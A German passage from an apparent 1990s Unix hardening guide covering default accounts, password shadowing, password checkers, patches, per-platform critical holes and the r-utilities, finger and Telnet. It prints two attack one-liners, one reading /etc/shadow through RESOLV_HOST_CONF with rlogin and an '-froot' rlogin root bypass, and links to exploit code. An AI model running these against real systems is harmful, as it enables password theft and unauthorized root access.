Gleich danach sollten Sie Ihre Installationsmedien sichern, da diese sonst dazu mißbraucht werden könnten, in Ihr System einzudringen. Ein gutes Beispiel ist AT&T Unix, besonders SVR3 und V/386. Böswillige Anwender können in das System eindringen, indem sie mit einer Diskette booten und die »Magic Mode«-Option wählen, durch die sie an eine Shell gelangen.

Auch CD-ROM-Installationsmedien ermöglichen Eindringlingen den Zugang. Wenn Ihre Sun-Workstation zugänglich und das Installationsmedium verfügbar ist, kann jeder den Rechner anhalten, mit der Installations-CD booten und Ihre Festplatte überschreiben. (Dieser Angriff ist nicht auf SunOS oder Solaris beschränkt. Durch Ändern der SCSI-ID oder einfaches Abtrennen der Festplatte können Eindringlinge ein AIX-System zu einem Neustart von CD-ROM zwingen.) Sogar in Linux-Systeme kann auf diese Art eingebrochen werden; bewahren Sie Ihre Installationsmedien also unbedingt an einem sicheren Ort auf.

18.5 Default-Konfigurationen

Als nächstes müssen Sie sich den betriebssystemspezifischen Voreinstellungen zuwenden. Die meisten Unix-Versionen haben ein oder mehrere voreingestellte Accounts oder Paßwörter. (Einige haben sogar paßwortfreie Accounts.) Bevor Sie mit dem nächsten Schritt fortfahren (Systemintegrität) müssen Sie diese Sicherheitslücken schließen.

IRIX ist ein gutes Beispiel dafür. Bestimmte IRIX-Versionen haben riesige Sicherheitslöcher in ihrer Default-Konfiguration. Für die folgenden Accounts ist kein Paßwort zum Einloggen erforderlich:

- lp (line printer)
- guest
- 4Dgifts
- demos
- jack
- jill
- backdoor
- tutor
- tour

Andere Systeme haben ähnliche Probleme, wie z.B. Default-Accounts, deren Paßwörter allgemein bekannt sind.

Hinweis:

Default-Accounts liefern Eindringlingen schon die Hälfte der Informationen, die sie benötigen. Ein typisches Beispiel ist der col-Account bei Caldera OpenLinux. Andere Probleme sind Test-Scripts und Muster-Benutzeraccounts, die Eindringlingen oft einen roten Teppich auslegen. Wenn Sie Linux verwenden, installieren Sie auf keinen Fall die vorgegebenen Benutzer, die mit dem sudo-Paket geliefert werden. Wenn Sie es doch tun, sollten Sie sicher sein, daß Sie richtig mit sudo umgehen können.

18.6 Paßwortsicherheit

Sie werden an Ihrem Rechner wahrscheinlich mehr als einen Benutzer arbeiten lassen (wahrscheinlich Dutzende). Bevor Sie den Rechner für das Netzwerk freigeben, sollten Sie sich der Paßwortrichtlinie zuwenden.

Jedes Paßwortsystem hat irgendeine angeborene Schwäche. Das ist bedenklich, weil Paßwörter das Herzstück des Sicherheitsschemas von Unix darstellen. Jede Gefährdung der Paßwortsicherheit kann fatale Auswirkungen haben. Deshalb sollten Sie proaktive Paßwort- Utilities, wirksame Verschlüsselungsmethoden (wann immer dies möglich ist) und Paßwort- Shadowing installieren.

Hinweis:

Beim Paßwort-Shadowing enthält die Datei /etc/passwd nur Token (oder Symbole), die als abstrakte Darstellungen der wirklichen, verschlüsselten Paßwörter der Benutzer dienen. Das wirkliche Paßwort ist an einer anderen Stelle auf der Festplatte gespeichert, auf die Cracker nicht zugreifen können.

Wenn Sie kein Shadowing verwenden, können lokale Benutzer sich den Inhalt von /etc/ passwd ansehen. Die Paßwörter sind zwar verschlüsselt, aber einfach zu knacken, wenn Ihre Benutzer keine sicheren Paßwörter verwenden.

18.6.1 Installation des Paßwort-Shadowing

Wenn Ihre Distribution Shadowing nicht von Haus aus unterstützt, empfehle ich Ihnen das John-F.-Haugh-II-Shadow-Paket. Es ermöglicht nicht nur grundlegendes Paßwort-Shadowing, sondern auch Paßwörter mit 16 Zeichen Länge (gegenüber den herkömmlichen 8 Zeichen Länge). Außerdem bietet es noch die folgenden Möglichkeiten:

- Paßwortalterung
- Tools zur Beschränkung der Ports, von denen ein Root-Login möglich ist
- Aufzeichnung fehlgeschlagener Login-Versuche
- Eine Funktion zur Prüfung von Benutzer-Paßwörtern und Einschätzung ihrer Sicherheit
- Erzwingen von Paßwort-Prompts, sogar bei Logins, die eigentlich kein Paßwort erfordern

Wegweiser:

Shadow finden Sie unter dieser Adresse:

http://www.assist.mil/ASSIST/policies/tools/security/unix/shadow.tar

Es gibt mehrere speziell für Linux geschriebene Tools für das Paßwort-Shadowing. Zwei davon sind:

- **Shadow in a Box** von Michael Quan. Shadow in a Box ist eine Sammlung von Utilities zur Verwaltung Ihrer Shadow-Paßwörter. Das Paket enthält Tools für FTP, POP, sudo und xlock sowie eine kompakte und eine umfangreiche Crack-Bibliothek. Sie finden es hier: http://sunsite.unc.edu/pub/Linux/system/admin/shadow-ina-box-1.2.tgz
- **The Linux Shadow Password Suite** von Julianne F. Haugh. Dieses Paket enthält viele gute Tools zur Verwaltung Ihrer Shadow- und Nicht-Shadow-Paßwörter. (Auch SunOS wird unterstützt). Das Paket erhalten Sie unter: http://sunsite.unc.edu/pub/Linux/ system/admin/shadow-971215.tar.gz.

Wenn Sie mehr über Shadow-Paßwörter erfahren wollen (und Unix-Paßwortsicherheit im allgemeinen) empfehle ich Ihnen folgende Informationsquellen:

- **The Linux Shadow Password HOWTO.** Aktuelle Version April 1998. http://www.tscnet.com/sysop/mhjack/SHADOW-HOWTO/SHADOW-HOWTO.html.
- **Foiling the Cracker: A Survey of, and Improvements to, Password Security.** Daniel V. Klein. http://www.um.es/~humberto/art/password.ps.
- **OPUS: Preventing Weak Password Choices.** Eugene Spafford. http://www.alw.nih.gov/Security/FIRST/papers/password/opus.ps.
- **Unix Password Security - Ten Years Later.** David C. Feldmeier und Philip R. Karn. http://www.alw.nih.gov/Security/FIRST/papers/password/pwtenyrs.ps.
- **Unix Password Security.** http://www.iaehv.nl/users/gigawalt/TXT/pwseceng.txt.
- **Password Security: A Case History.** R. Morris, K. Thompson http://www.alw.nih.gov/Security/FIRST/papers/password/pwstudy.ps.

Sie sollten jedoch wissen, daß einige Paßwort-Shadowing-Systeme auch durch andere Programme angegriffen werden können. Es gibt dafür mehrere Exploits. Bevor Sie fortfahren, sollten Sie Ihr System mit Hilfe der in Tabelle 18.2 aufgeführten Exploits überprüfen.

Tabelle 18.2: Exploits zum Überwindern von Paßwort-Shadowing

Exploit	Kurze Beschreibung und Adresse
imapd-Sicherheitsloch	imapd-Core-Dumps in Linux können Shadow-Paßwörter enthalten. http://underground.simplenet.com/central/linux-ex/imapd_core.txt
FTP-Sicherheitsloch	Unter Solaris 2.5 hat FTP einen Fehler, der dazu führen kann, daß Shadow-Paßwörter preisgegeben werden. http://www.unitedcouncil.org/c/wuftpd-sdump.sh
Telnet-Sicherheitsloch	Unter Linux können Sie bei Verwendung von Telnet einen Core-Dump erzwingen. Der Dump enthält Shadow-Paßwörter. http://www.rootshell.com/archive-ld8dkslxlxja/199707/telnet_core.txt

shadowyank	Unter Ausnutzung eines weiteren FTP-Sicherheitslochs holt shadowyank sich Shadow-Paßwörter aus FTP-Core-Dumps. http://www.asmodeus.com/archive/Xnix/SHADOWYANK.C
imapd-crash	imapd kann zum Absturz gebracht werden und der resultierende Dump Shadow-Paßwörter enthalten. http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/imapd_4.1b.txt

Hinweis:

Einige Plattformen sind auch mit dem folgenden Angriff zu knacken:

```
$ export RESOLV_HOST_CONF=/etc/shadow
$ rlogin /etc/shadow
```

Die folgenden Man-Pages beinhalten Informationen zu Paßwortsicherheit und Shadowing:

- shadow
- passwd
- pwconv und pwunconv
- nispasswd
- yppasswd
- getpwnam
- putspent

18.7 Installation eines Programms zur proaktiven Paßwortprüfung

Als nächstes müssen Sie eine proaktive Paßwortprüfung installieren. Diese dient zum Eliminieren schwacher Paßwörter, bevor sie der passwd-Datei übergeben werden. Das funktioniert folgendermaßen: Wenn ein Benutzer sein Paßwort eingibt, wird es mit einer Wortliste und einer Reihe von Regeln verglichen. Wenn das Paßwort diese Prüfung nicht besteht und sich als schwaches Paßwort herausstellt, wird der Benutzer aufgefordert, sich ein neues Paßwort auszudenken.

Ist diese proaktive Paßwortprüfung wirklich erforderlich? Ja. Anwender sind faul. Wenn sie aufgefordert werden, ein Paßwort anzugeben, nehmen sie grundsätzlich eines, das leicht zu knacken ist, z.B. Namen von Kindern, Geburtsdaten oder Abteilungsnamen. Bei Systemen ohne proaktive Paßwortprüfung bleiben diese schwachen Paßwörter unentdeckt, bis der Systemadministrator »dazu kommt«, sie mit einem Tool zum Knacken von Paßwörtern zu überprüfen. Bis das soweit ist, ist es oft schon zu spät.

Passwd+

- Zur proaktiven Paßwortprüfung empfehle ich Ihnen passwd+ von Matt Bishop. Es bietet folgende

Funktionen:

- Umfassende Protokollierungsmöglichkeiten (einschließlich der Protokollierung jeder Sitzung, wie z.B. einer erfolgreichen oder fehlgeschlagenen Paßwortänderung).
- Festlegung der Anzahl signifikanter Zeichen in dem Paßwort (d.h. wie viele beim Test verwendet werden sollen).
- Außerdem ermöglicht passwd+ Ihnen die Festlegung der Fehlermitteilungen, die ausgegeben werden, wenn ein Benutzer ein schwaches Paßwort vorschlägt. Sie sollten diese Funktion nutzen, um die Benutzer darüber aufzuklären, warum ihre Paßwörter nicht akzeptabel sind.

Wegweiser:

Matt Bishops passwd+ finden Sie unter:

ftp://ftp.assist.mil/pub/tools/passwd_utils/passwd+.tar.Z

Um mehr Informationen zu passwd+ (und der Theorie, die dahinter steckt) zu bekommen, sollten Sie sich *A Proactive Password Checker*, Dartmouth Technical Report PCS-TR90- 152, besorgen. Er ist nicht über das Internet verfügbar, aber Sie können per E-Mail einen Ausdruck anfordern: http://www.cs.dartmouth.edu/cgi-bin/mail_tr.pl?tr=TR90-152.

anlpasswd

Ein weiteres gutes Programm zur proaktiven Paßwortprüfung ist anlpasswd vom Argonne National Laboratory. anlpasswd (das teilweise in Perl geschrieben ist) verwendet die Wörterbuchdatei Ihrer Wahl, und Sie können eigene Regeln aufstellen. Einige der mitgelieferten Regeln sind:

- Zahlen mit Leerzeichen und Leerzeichen mit Zahlen
- Groß- und Kleinschreibung mit Leerzeichen
- Alles groß oder klein geschrieben
- Alles Zahlen
- Großbuchstaben und Zahlen als 1. Zeichen
- Alle Kombinationen der obigen Dinge

Wegweiser:

anlpasswd finden Sie unter:

ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd/anlpasswd- 2.3.tar.Z.

Hinweis:

Wenn Sie Solaris 2.2 verwenden, werden Sie auch die Modifizierungsdateien benötigen:

ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd/anlpasswd.solaris2.2.modifications .

npasswd

npasswd (von Clyde Hoover) ist mehr als ein einfaches Programm zur proaktiven Paßwortprüfung. Die

Dokumentation beschreibt es so:

> *npasswd ist ein Ersatz für den passwd(1)-Befehl für Unix und Unix-ähnliche Betriebssysteme. Es unterzieht Benutzer-Paßwörter strengen Rateprüfungen, um die Gefahr zu verringern, daß Benutzer schwache Paßwörter wählen. npasswd ist dafür geeignet, die Standardprogramme zur Paßwortänderung passwd, chfn und chsh zu ersetzen.*

npasswd ist eine umfassende Lösung und kann viel zu Ihrer Paßwortsicherheit beitragen. Wenn Sie Solaris 2.5 verwenden, werden Sie allerdings Funktionseinbußen hinnehmen müssen. (Sun änderte das NIS-passwd-API beim Übergang zu NIS+. Deshalb unterstützen auch die neuesten Versionen von npasswd NIS+ nicht.)

Wegweiser:

Die Dokumentation zu npasswd finden Sie unter: http://uts.cc.utexas.edu/~clyde/npasswd/doc/.

npasswd bekommen Sie unter:

http://uts.cc.utexas.edu/~clyde/npasswd/.

18.8 Patches

Der nächste Schritt ist, alle aktuellen Patches für Ihr Betriebssystem zu installieren. Wenn Sie brandneue Installationsmedien haben, sind die aktuellen Patches wahrscheinlich schon enthalten. Wenn Ihre Installationsdateien aber älter als 90 Tage sind, müssen Sie sich aktuellere Informationen besorgen.

In Tabelle 18.3 sind einige Adressen aufgeführt, an denen Sie Patches für populäre Unix- Plattformen finden.

Tabelle 18.3: Bezugsquellen für Patches

Plattform	Bezugsquelle
AIX (IBM)	http://www.ers.ibm.com/tech-info/index.html
FreeBSD/OpenBSD	ftp://ftp.openbsd.org/pub/OpenBSD/patches/
HP-UX	http://us-support.external.hp.com/
IRIX	http://www.sgi.com/Support/security/patches.html
NeXT	ftp://ftp.next.com/pub/NeXTanswers/Files/Patches/
SCO	ftp://ftp.sco.com/SLS/
SunOS/Solaris	http://sunsolve.sun.com/sunsolve/pubpatches/

Hinweis:

Linux-Benutzer sollten sich an ihren jeweiligen Distributor wenden.

18.9 Spezielle Sicherheitslücken

Da nicht alle Patch-Pakete vollständig sind und ältere Patches schwer zu finden sind, habe ich eine spezielle Liste zusammengestellt. Diese Liste beinhaltet die ärgsten Sicherheitslükken ausgewählter Plattformen. Bevor Sie mit dem Abschnitt über die Systemintegrität fortfahren, sollten Sie Ihr System auf die in der Liste angeführten Sicherheitslöcher überprüfen.

Hinweis:

Dies sind nur die sehr kritischen Sicherheitslücken. Die Liste ist nicht vollständig und deckt nur bestimmte Plattformen ab. Wenn Sie nach einer langen Liste aktueller Exploits suchen, ist dies nicht der richtige Ort. Eine solche Liste finden Sie am Ende dieses Kapitels.

18.9.1 Kritische Schwachstellen: AIX

bugfiler

Versionen oder Anwendung: AIX 3.x

Auswirkungen: bugfiler-Binaries werden SUID-Root installiert. Lokale Benutzer können sich Root-Privilegien aneignen.

Abhilfe: Entfernen Sie das SUID-Bit der bugfiler-Binärdateien.

Weitere Informationen: http://www.njh.com/latest/9709/970909-03.html

Beigetragen von: Johannes Schwabe

crontab

Versionen oder Anwendung: AIX 3.2

Auswirkungen: Lokale Benutzer können sich Root-Privilegien aneignen.

Abhilfe: http://service.software.ibm.com/rs6000/

Weitere Informationen: http://www.sw.com.sg/Download/cert_advisories/CA-92:10.AIX.crontab.vulnerability

Beigetragen von: CERT

dpsexec

Versionen oder Anwendung: dpsexec

Auswirkungen: Lokale Benutzer können sich Root-Privilegien aneignen. (dpsexec ist ein PostScript-Interpreter/Kommando-Programm, mit dessen Hilfe Sie interaktiv PostScript- Code

durchgehen können.)

Abhilfe: unbekannt

Weitere Informationen: http://geek-girl.com/bugtraq/1994_3/0038.html

Beigetragen von: Sam Hartman

Hinweis:

Ein Hinweis an das IBM-RS/6000-Sicherheitsteam: Wenn Sie die Adressen von Sicherheits-Patches in mehreren Sicherheitslisten posten, verschieben Sie sie bitte nicht an andere Orte (oder wenn doch, sorgen Sie für aktuelle Umleitungen). In allen möglichen Listen und Archiven taucht die Adresse ftp://software.watson.ibm.com auf, obwohl dort keine Patches mehr zu finden sind. Ähnliches geschieht unter ftp://testcase.software.ibm.com/aix/ fromibm/. Nicht jeder hat immer die neuesten Medien zur Verfügung. Auch Leute, die ältere RS/6000-Rechner mit älteren AIX-Distributionen kaufen, brauchen Patches.

dtterm

Versionen oder Anwendung: AIX 4.2 dtterm

Auswirkung: Ein Puffer-Überlauf in dtterm bringt eine Root-Shell hervor. Lokale Benutzer können sich Root-Privilegien aneignen.

Abhilfe: chmod -s /usr/dt/bin/dtterm

Weitere Informationen: http://mayor.dia.fi.upm.es/~alopez/bugs/bugtraq/0239.html

Beigetragen von: Georgi Guninski

FTP

Versionen oder Anwendung: AIX 3.2, 4.1, 4.2 FTP

Auswirkungen: Entfernte Server können beliebige Befehle auf Client-Rechnern ausführen.

Abhilfe: IBM empfiehlt, das setuid-Bit des ftp-Befehls zu entfernen. Einige Leute haben dadurch jedoch Probleme bekommen, da FTP ohne setuid nicht läuft (zumindest auf 4.2.1).

Weitere Informationen: http://geek-girl.com/bugtraq/1997_3/0626.html

Beigetragen von: Andrew Green

gethostbyname()

Versionen oder Anwendung: AIX 3.2-4.2x & gethostbyname()

Auswirkungen: Puffer-Überlaufe können eine Root-Shell hervorbringen.

Abhilfe: APAR IX60927, IX61019 oder IX62144

Weitere Informationen: http://ciac.llnl.gov/ciac/bulletins/h-13.shtml

Beigetragen von: Georgi Guninski

login

Versionen oder Anwendung: AIX 3.2-4.2x

Auswirkungen: Entfernte Benutzer können Root-Zugang erlangen. (Login wird -fuser-Befehlszeilenargumente für entfernte Clients erfolgreich parsen. Dies ist auch bei einigen Linux-Versionen ein Problem.)

Abhilfe: APAR IX44254

Weitere Informationen:
http://www.xnet-consulting.argosnet.com/security/ciac/bulletins/e-fy94/ciacfy94.txt

Beigetragen von: unbekannt

18.9.2 Kritische Schwachstellen: IRIX

handler

Versionen oder Anwendung: handler

Auswirkungen: /cgi-bin/handler akzeptiert beliebige Befehle als angehängte Argumente. Jeder - lokal oder entfernt - kann auf diese Weise auf Ihrem Rechner Befehle ausführen.

Abhilfe: ftp://sgigate.sgi.com/

Weitere Informationen: http://www.geek-girl.com/bugtraq/1997_3/0148.html

Beigetragen von: Wolfram Schneider

webdist.cgi

Versionen oder Anwendung: webdist.cgi

Auswirkungen: *IRIX Mindshare Outbox* verwendet ein Script namens webdist.cgi bei den Routinen für Installationen über das Netzwerk. Aufgrund fehlerhafter Berechtigungen und einer fehlenden Überprüfung von Argumenten, die an das Programm übergeben werden, können lokale und entfernte Benutzer beliebigen Code mit der httpd-UID ausführen. (Sie lassen httpd doch nicht als Root laufen, oder?).

Abhilfe: ftp://sgigate.sgi.com/

Weitere Informationen: http://www.sgi.ethz.ch/secadv/msg00003.html

Beigetragen von: Grant Haufmann und Chris Sheldon

Hinweis:

Wenn Sie 6.2 frisch installiert haben, sehen Sie einmal in /cgi-bin nach. Sie werden mehr als zwei Dutzend Beispiel-cgi-Scripts finden, von denen einige setuid-Root sind. Löschen Sie diese Dateien, bevor Sie mit Ihrem Rechner ans Netz gehen, oder Sie sind garantiert verloren.

xdm

Versionen oder Anwendung: X Display Manager auf 5.3

Auswirkungen: Version 5.3 hat standardmäßig eine Xsession-Datei mit aktiviertem xhost+, wodurch der Server jeden gültigen Client akzeptiert.

Abhilfe: Deaktivieren Sie xhost+.

Beigetragen von: unbekannt

Line Printer Login

Versionen oder Anwendung: lp login - IRIX 6.2

Auswirkungen: Das Paßwort für den lp-Account ist Null.

Abhilfe: Sperren Sie das lp-Paßwort in /etc/passwd.

Beigetragen von: unbekannt

18.9.3 Kritische Remote-Schwachstellen: SunOS und Solaris

syslogd

Versionen oder Anwendung: SunOS 4.1.x

Auswirkungen: syslogd ist der Gefahr von Puffer-Überlaufen ausgesetzt, die es entfernten Angreifern ermöglichen, Root-Zugang zu erlangen.

Abhilfe: Wenden Sie sich an Sun.

Weitere Informationen: http://www.dice.ucl.ac.be/crypto/olivier/cq/msgs/ msg00089.html

Beigetragen von: 8LGM

rlogin

Versionen oder Anwendung: SunOS und Solaris (generell)

Auswirkungen: rlogin hat einen Puffer-Überlauf, der es entfernten Angreifern ermöglicht, Root-Zugang zu erlangen.

Abhilfe: Unter http://sunsolve.sun.com/sunsolve/pubpatches/patches.html finden Sie die folgenden Patches:

```
SunOS 5.5.1 104650-02
```

```
SunOS 5.5.1_x86 104651-02
SunOS 5.5 104669-02
SunOS 5.5_x86 104670-02
SunOS 5.4 105254-01
SunOS 5.4_x86 105255-01
SunOS 5.3 105253-01
SunOS 4.1.4 105260-01
SunOS 4.1.3_U1 105259-01
```

Weitere Informationen: http://ciac.llnl.gov/ciac/bulletins/h-25a.shtml

Beigetragen von: CERT

statd

Versionen oder Anwendung: SunOS und Solaris (generell)

Auswirkungen: statd ist der Gefahr eines Puffer-Überlaufs ausgesetzt. Dadurch können entfernte Angreifer Root-Privilegien zum Erzeugen und Löschen von Dateien erhalten. Das ist äußerst gefährlich, und der Exploit-Code hat schon die Runde gemacht. Einige Leute berichten jedoch, daß dieser Bug auf SPARC-Plattformen nicht annähernd so kritisch ist wie auf X86.

Abhilfe: Patch-ID# 104167-02 vom November 1997

Weitere Informationen: http://rtfm.ml.org/archives/bugtraq/Nov_1997/msg00181.html

Beigetragen von: anonym

18.9.4 Kritische Schwachstellen: Linux

rcp

Versionen oder Anwendung: Red Hat und Slackware

Auswirkungen: Benutzer nobody kann ein Sicherheitsloch in rcp ausnutzen, das entfernten Angreifern Root-Zugriff gibt. (Läuft bei Ihnen NCSA-httpd?).

Abhilfe: Ändern Sie die UID von Nobody.

Weitere Informationen: http://www.geek-girl.com/bugtraq/1997_1/0113.html

Beigetragen von: Miro Pikus

ftp

Versionen oder Anwendung: Slackware und AIX

Auswirkungen: Ein seltsames Sicherheitsloch: Entfernte FTP-Server können lokale FTP- Clients dazu bringen, beliebige Befehle auszuführen.

Abhilfe: Für Linux keine bekannt. Für AIX siehe URL.

Weitere Informationen: http://www.unitedcouncil.org/sploits/ftp_mget.html

Beigetragen von: ers@VNET.IBM.COM

imapd

Versionen oder Anwendung: Red Hat und Slackware

Auswirkungen: Entfernte Benutzer können das lokale Root-Paßwort in White Space ändern, indem sie ein Sicherheitsloch von imapd ausnutzen.

Abhilfe: Wenden Sie sich an Red Hat (http://www.redhat.com/support/docs/errata.html). Sie haben einen Fix herausgegeben.

Weitere Informationen: http://www.njh.com/latest/9706/970624-07.html

Beigetragen von: Tetsu Khan

18.10 Der nächste Schritt: Überprüfung der Dienste

Wir nehmen jetzt einmal an, daß Sie die Workstation gesichert haben. Das Shadowing ist aktiviert und nur starke Paßwörter werden akzeptiert. Nun ist es Zeit, zu überlegen, wie Ihre Workstation mit der Welt außerhalb Ihres Netzes zurechtkommen wird.

18.10.1 Die r-Utilities

rlogin und rsh sind für Sicherheitslöcher bekannt. Einige Linux-Distributionen beherbergen z.B. ein kritisches rlogin-Sicherheitsloch, das es sowohl lokalen auch als entfernten Benutzern erlaubt, sich privilegierten Zugang zu verschaffen:

> *In dem rlogin-Programm von NetKitB-0.6 existiert eine Schwachstelle. Diese Schwachstelle betrifft mehrere verbreitete Linux-Distributionen, einschließlich Red Hat Linux 2.0, 2.1 und abgeleitete Systeme wie Caldera Network Desktop, Slackware 3.0 und andere. Die Schwachstelle ist nicht auf Linux oder andere freie Unix-Systeme beschränkt. Sowohl die Informationen über diese Schwachstelle als auch die Methoden für ihre Ausnutzung sind über das Internet verfügbar gemacht worden.*
>
> *- Alan Cox, Marc Ewing (Red Hat), Ron Holt (Caldera, Inc.) und Adam J. Richter, Official Update of the Linux Security FAQ; Alexander O. Yuriev, Moderator, Linux Security und Linux Alert Mailing Lists. (CIS Laboratories, Temple University, Philadelphia, PA.)*

Das Problem betrifft nicht nur Linux, sondern auch viele »echte« Unix-Distributionen haben ähnliche Bugs, darunter bestimmte Distributionen von AIX. Der folgende Hinweis betraf Zehntausende von AIX-Systemen:

> *IBM ist gerade eine AIX-Sicherheitslücke bekannt geworden, die es ermöglicht, sich entfernt*

in jedes System mit AIX Version 3 als Root ohne Paßwort einzuloggen. IBM hofft, daß seine Bemühungen, schnell auf dieses Problem zu reagieren, den Kunden eine schnelle Behebung dieser Sicherheitslücke ohne größere Störungen ermöglichen wird.

Bei den betroffenen Versionen konnte jeder entfernte Benutzer diesen Befehl eingeben:

```
rlogin AIX.target.com -l -froot
```

und erhielt umgehend Root-Berechtigung auf dem Zielrechner. AIX ist nicht das einzige Unix, das Probleme mit den r-Utilities hatte. Ich empfehle Ihnen, sie ganz zu entfernen und durch Secure Shell (SSH) zu ersetzen.

SSH bietet wirksame Authentifizierungs- und Verschlüsselungsverfahren für Remote-Sitzungen. Es ist ein ausgezeichneter Ersatz für rlogin und sogar Telnet. Darüber hinaus verhindert SSH auch IP- und DNS-Spoofing-Angriffe.

Viele Administratoren schlagen vor, die Dateien /etc/host.equiv und .rhosts zu entfernen, wenn man keine r-Utilities anbietet. Beachten Sie jedoch, daß der SSH-Client die Authentifizierung über .rhosts und /etc/host.equiv unterstützt. Achten Sie also bei der Konfiguration des sshd darauf, daß Sie genau wissen, wozu diese beiden Dateien benutzt werden, wenn Sie sie verwenden. Bevor Sie SSH auf Ihrem System installieren, sollten Sie den entsprechenden RFC zu diesem Thema studieren. Es heißt »The SSH (Secure Shell) Remote Login Protocol«.

Wegweiser:

»The SSH (Secure Shell) Remote Login Protocol« von T. Ylonen (Helsinki University of Technology) ist online unter http://www.cs.hut.fi/ssh/RFC/ verfügbar.

Die Quellen für SSH sind für die meisten Unix-Varianten und für Linux frei verfügbar. Für Microsoft-Betriebssysteme und für MacOS gibt es kostenpflichtige Anwendungen zu kaufen. Bei http://www.cs.hut.fi/ssh/ finden Sie weitere Informationen.

18.10.2 finger

Der finger-Dienst kann beträchtliche Sicherheitsrisiken beherbergen und kann verwendet werden, um die Privatsphäre Ihrer Anwender zu verletzen. Ich rate eindeutig davon ab, finger-Dienste der Außenwelt anzubieten.

Wenn Sie dennoch der Meinung sind, daß Sie finger-Dienste anbieten müssen, empfehle ich Ihnen ein verbessertes finger-Paket, wie sfingerd von Laurent Demailly. Eine Haupteigenschaft von sfingerd ist, daß es Zugang zu .plan-Dateien über ein chrooted-Verzeichnis gewährt. sfingerd (dem fast immer der Quellcode beiliegt) ist erhältlich unter:

ftp://hplyot.obspm.fr:/net/sfingerd-1.8.tar.gz

In Tabelle 18.4 sind weitere alternative finger-Daemonen aufgeführt.

Tabelle 18.4: Alternative finger-Daemonen

Daemon	Adresse und Beschreibung

fingerd-1.0	ftp://ftp.foobar.com/pub/fingerd.tar.gz. Bietet eine umfassende Protokollierung und erlaubt Beschränkungen der Weiterleitung. (Diese Version wurde auch für den @-Bug gepatcht.)
cfinger	ftp://sunsite.unc.edu:/pub/Linux/system/network/finger/cfingerd-1.3.2.tar.gz. Kann verwendet werden, um selektive finger-Dienste anzubieten, die einen Benutzer akzeptieren und einen anderen nicht. Bei Anfragen von autorisierten Benutzern können Scripts ausgeführt werden.
rfingerd	ftp://coast.cs.purdue.edu/pub/tools/unix/rfingerd.tgz. Eine interessante Verflechtung: ein Perl-Daemon. Ermöglicht eine Menge bedingter Ausführungen und Beschränkungen, z.B. if {$user_finger_request eq 'foo'} {perform_this_operation}. Leicht anzuwenden und klein (schließlich ist es Perl).

Hinweis:

An verschiedenen Stellen, einschließlich den Arts and Sciences Unix System Administrator Guidelines der Duke University, wird davon abgeraten, die GNU-fingerd-Version 1.37 zu verwenden. Offensichtlich ermöglicht ein Sicherheitsloch in dieser Version Benutzern privilegierten Dateizugriff.

18.10.3 Telnet

Telnet ist an sich kein gefährlicher Dienst. Dennoch können sogar »sichere« Versionen von Telnet externen Benutzern Zugriff auf wertvolle Informationen gewähren.

Hinweis:

Ein gutes Beispiel eines verwundbaren Telnet kommt von Red Hat Linux 4.0. Angenommen, Sie haben finger, die r-Utilities und den EXPN-Befehl in Sendmail deaktiviert. Bei dieser Konfiguration sind Sie sich ziemlich sicher, daß niemand gültige Benutzernamen auf Ihrem System herausfinden kann. Aber ist das auch so? Leider nein. Das Telnet-Paket von Red Hat 4.0 kappt zwar die Verbindung, wenn ein ungültiger Benutzername angegeben wird. Wenn der Benutzername jedoch gültig ist (aber das Paßwort falsch), gibt der Server einen Login-Prompt für einen weiteren Versuch aus. So kann ein Crakker mit Hilfe einer Gewaltattacke gültige Benutzer-IDs auf Ihrem System herausfinden.

Telnet hat noch ein paar weitere erwähnenswerte Sicherheitslöcher. Eines wurde von Sam Hartman vom Kerberos-Entwicklungsteam am MIT entdeckt (mit Bestätigung und Hilfe bei der Programmierung von John Hawkinson, ebenfalls MIT). Dieses Sicherheitsloch war ziemlich verborgen, aber es könnte einem entfernten Benutzer Root-Zugang verschaffen. Hartman beschreibt es in »Telnet Vulnerability: Shared Libraries« so:

Am Sonntag, dem 15. Oktober, entdeckte ich auf mehreren Plattformen einen Bug in einigen Versionen von telnetd, der es einem entfernten Benutzer ermöglicht, login dazu zu bringen, eine andere C-Bibliothek von einem beliebigen Ort des Dateisystems des Rechners zu laden, auf dem telnetd läuft. Bei Rechnern, die verteilte Dateisysteme wie AFS oder NFS mounten, die von der Öffentlichkeit schreibbare, anonyme FTP-Verzeichnisse haben, oder zu denen der Benutzer bereits einen Nicht-Root-Zugang hat, ist es möglich, Root-Zugriff zu erlangen.

Das von Hartman entdeckte Sicherheitsloch betraf folgende telnetd-Versionen:

- NetBSD
- FreeBSD
- SGI IRIX
- DEC Unix
- Linux

Wegweiser:

Sie können »Telnet Vulnerability: Shared Libraries« online unter http:// geek-girl.com/bugtraq/1995_4/0032.html lesen.

Wenn Sie nach einem Ersatz für Telnet suchen, haben Sie einige Auswahl. Secure Shell ist gut, aber nicht die einzige Möglichkeit. Hier sind zwei andere, sehr gute Alternativen:

- Telnet-Authentifizierung über Kerberos. Manche Telnet-Distributionen unterstützen auf Kerberos basierende Authentifizierung und Verschlüsselung. Einige davon waren im Oktober 1995 in der Entwicklung, als das Hartman-Sicherheitsloch entdeckt wurde. Eine Distribution der »Kerberos«-Version von 4.4BSD finden Sie unter: http://andrew2.andrew.cmu.edu/dist/telnet.html.
- Telnet-Proxy durch Firewall, wie die tn-qw-Applikation, die im TIS Firewall Toolkit (FWTK) enthalten ist. Solche Applikationen können entfernte Hosts explizit zulassen oder ablehnen. (Bei vielen kann man auch Wildcards verwenden, wodurch ganze Netzwerke an der Verbindung gehindert werden können.)

Hinweis:

Ein erwähnenswertes Sicherheitsloch ist die Übergabe-Methode von Umgebungsvariablen. Dieses Loch kam im November 1995 zum Vorschein und betraf sogar viele »sichere« Versionen von Telnet, die eine auf Kerberos basierende Authentifizierung verwendeten. Die Methode übergab lokale Umgebungsvariablen an das entfernte Ziel unter Verwendung der ENVIRONMENT -Option in allen Telnet-Versionen, die RFC 1408 oder RFC 1572 entsprachen. Die vollständige Dokumentation finden Sie unter: http:// ciac.llnl.gov/ciac/bulletins/g-01.shtml.

Tip:

Squidge von Infonexus hat einen Exploit-Code für den Umgebungsvariablen-Angriff geschrieben. Wenn Sie den Angriff in Aktion sehen möchten, besorgen Sie sich den Code unter: http://users.dhp.com/~fyodor/sploits/ telnetd.LD_PRELOAD.enviropassing.html.

18.11 FTP

